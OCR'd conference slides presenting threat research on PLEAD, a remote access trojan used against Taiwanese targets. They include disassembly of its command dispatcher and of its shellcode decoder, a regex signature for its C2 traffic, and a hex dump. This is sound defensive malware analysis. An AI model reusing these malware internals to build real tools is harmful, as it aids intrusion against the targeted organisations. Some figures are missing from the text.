PLEAD

The Phantom
of routers

Who we are

- Charles & Zha0
- APT Research @ Team T5
- Malware analysis, Cyber Threat Tracking

Agenda

- Introduction
- PLEAD began
- PLEAD malware analysis
- PLEAD lateral movement
- GD Rat: Hiding behind PLEAD?
- The phantom of routers
- Conclusion

Introduction


- PLEAD is a RAT used by an APT group targeting Taiwan specifically.
  - developed purely in shellcode
  - adopting skillful techniques to obfuscate itself
- The actors use several RATs at the same time
- They have excellent tools for their post exploitation job.
- Routers were leveraged to hide their footprints

Agenda

- Introduction
- PLEAD began
- PLEAD malware analysis
- PLEAD lateral movement
- GD Rat: Hiding behind PLEAD?
- The phantom of routers
- Conclusion

PLEAD began


- The 1st public report about PLEAD was released by trendmicro in 2014, it was named PLEAD in that report:



- RTLO tricks were used by them to target TW Gov in that report.
- The only public report about PLEAD so far.

PLEAD began

- The oldest sample we've seen could be dated back to 2011:



- RTLO was also used then ☺

PLEAD began

- We named it “PLEAD” from its instructions:

```
004037C4   55              PUSH EBP
004037C5   8BEC            MOV EBP,ESP
004037C7   6A 00           PUSH 0
004037C9   8B55 08         MOV EDX,DWORD PTR SS:[EBP+8]
004037CC   85D2            TEST EDX,EDX
004037CE   74 6F           JE SHORT dumped.0040383F
004037D0   807D 0C 00      CMP BYTE PTR SS:[EBP+C],0
004037D4   7E 5D           JLE SHORT dumped.00403833
004037D6   C645 FC 03      MOV BYTE PTR SS:[EBP-4],3
004037DA   8A0A            MOV CL,BYTE PTR DS:[EDX]
004037DC   80F9 43         CMP CL,43                          'C'
004037DF   74 2A           JE SHORT <dumped.cmd_proxy>
004037E1   42              INC EDX
004037E2   52              PUSH EDX
004037E3   80F9 41         CMP CL,41                          'A'
004037E6   74 1B           JE SHORT <dumped.cmd_sleep>
004037E8   80F9 4C         CMP CL,4C                          'L'
004037EB   74 25           JE SHORT <dumped.cmd_listdir>
004037ED   80F9 45         CMP CL,45                          'E'
004037F0   74 27           JE SHORT <dumped.cmd_upload>
004037F2   80F9 50         CMP CL,50                          'P'
004037F5   74 29           JE SHORT <dumped.cmd_delete>
004037F7   80F9 47         CMP CL,47                          'G'
004037FA   74 2B           JE SHORT <dumped.cmd_exec>
004037FC   80F9 44         CMP CL,44                          'D'
004037FF   74 2D           JE SHORT dumped.0040382E
00403801   EB 30           JMP SHORT dumped.00403833
00403803   FF56 10         CALL DWORD PTR DS:[ESI+10]
```

Agenda


- Introduction
- PLEAD began
- PLEAD malware analysis
- PLEAD lateral movement
- GD Rat: Hiding behind PLEAD?
- The phantom of routers
- Conclusion

PLEAD


PLEAD MALWARE FAMILIES

PLEAD Analysis

Process Injection (iexplorer.exe)



PLEAD Analysis



Config Block Decoder

PLEAD Analysis


- PLEAD Traffic Pattern:

```
(GET|POST)\s\/\d{4}\/\w\d+\.(js|asp|jpg|css)\sHTTP/\d\.\d
Content Data - Comment CMD: A,C,P,G,E,L,D
GET      XOR BLOCK (0...0x0D)
POST     XOR BLOCK (0...0x0B)
```

  - The 1st character of content data would be the command (xor with 0x00)
  - following immediately with encoded parameter of the command (xor with 1 byte key)

PLEAD Analysis

- PLEAD Traffic Pattern:




PLEAD Downloader → PLEAD/RACKEY

PLEAD MALWARE FAMILIES

PLEAD Downloader Analysis

- Shellcode (encoded) again!!



PLEAD Downloader Analysis


```
.text:00401539                          loc_401539:
.text:00401539 8A 02                    mov     al, [edx]
.text:0040153B 8A 4A 01                 mov     cl, [edx+1]
.text:0040153E 42                       inc     edx
.text:0040153F 42                       inc     edx
.text:00401540 FE C8                    dec     al
.text:00401542 F6 D0                    not     al
.text:00401544 C0 E1 04                 shl     cl, 4
.text:00401547 24 0F                    and     al, 0Fh
.text:00401549 FE C9                    dec     cl
.text:0040154B 32 C1                    xor     al, cl
.text:0040154D 88 06                    mov     [esi], al
.text:0040154F 46                       inc     esi
.text:00401550 47                       inc     edi
.text:00401551 81 FF 42 0B 00 00        cmp     edi, 0B42h
.text:00401557 7C E0                    jl      short loc_401539
```

Two bytes (ASCII) to 1 byte (binray) encoding


Address	Hex dump	ASCII
003B0A40	02 74 17 83 C7 04 83 C2 04 EB C4 83 45 FC 14 8B	
003B0A50	5D FC E9 77 FF FF FF 33 C0 40 C9 C2 04 00 55 8B	
003B0A60	EC 8B 45 08 85 C0 0F 84 A7 00 00 00 03 40 3C 85	
003B0A70	C0 0F 84 9C 00 00 00 50 0F B7 48 14 8D 5C 01 18	
003B0A80	53 33 C9 51 51 66 39 48 06 0F 86 84 00 00 00 8B	
003B0A90	53 24 F7 C2 00 00 00 02 74 12 68 00 40 00 00 8B	
003B0AA0	43 10 50 8B 43 08 50 FF 56 40 EB 52 8B CA C1 E9	
003B0AB0	1E F7 C2 00 00 00 20 74 03 83 C9 04 B8 01 00 00	
003B0AC0	00 D3 E0 F7 C2 00 00 00 04 74 03 80 CC 02 8B 4B	
003B0AD0	10 85 C9 75 1A F6 C2 40 74 08 8B 4D FC 8B 49 20	
